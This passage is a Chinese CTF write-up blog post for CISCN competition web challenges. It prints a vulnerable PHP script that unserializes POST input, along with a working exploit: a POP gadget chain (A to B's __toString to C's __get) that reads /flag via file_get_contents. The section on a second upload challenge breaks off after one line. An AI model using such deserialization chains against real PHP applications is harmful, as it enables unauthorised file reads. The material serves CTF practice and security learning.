请注意,本文编写于 76 天前,最后修改于 76 天前,其中某些信息可能已经过时。
目录
ciscn练习复现web、misc题目,处于更新状态
1.ciscn2025web---hellogate
然后图片下载,记事本编辑

太难看了,让ai提取下
php<?php
error_reporting(0);

class A {
    public $handle;

    public function triggerMethod() {
        echo "" . $this->handle;
    }
}

class B {
    public $worker;
    public $cmd;

    public function __toString() {
        return $this->worker->result;
    }
}

class C {
    public $cmd;

    public function __get($name) {
        echo file_get_contents($this->cmd);
    }
}

$raw = isset($_POST['data']) ? $_POST['data'] : '';

header('Content-Type: image/jpeg');
readfile("bugku_zhentifuxian.jpg");
highlight_file(__FILE__);

$obj = unserialize($_POST['data']);
$obj->triggerMethod();
?>
这个并不难,利用链大概是A->B的toString->C的get
手动写一个exp
php<?php
error_reporting(0);

class A {
    public $handle;

    public function triggerMethod() {
        echo "" . $this->handle;
    }
}

class B {
    public $worker;
    public $cmd;

    public function __toString() {
        return $this->worker->result;
    }
}

class C {
    public $cmd="/flag";

    public function __get($name) {
        echo file_get_contents($this->cmd);
    }
}

$a=new A();
$b=new B();
$c=new C();

$a->handle=$b;

$b->worker=$c;


echo urlencode(serialize($a));
这里的坑就来了,使用hackbarpost无法获得flag,不知道flag路径,并且yakit不知为何抓不到这个http的包,于是使用经典bp
获得flag

2,ciscn2023web---unzip
是个文件上传点位,随便上传一个,显示
目录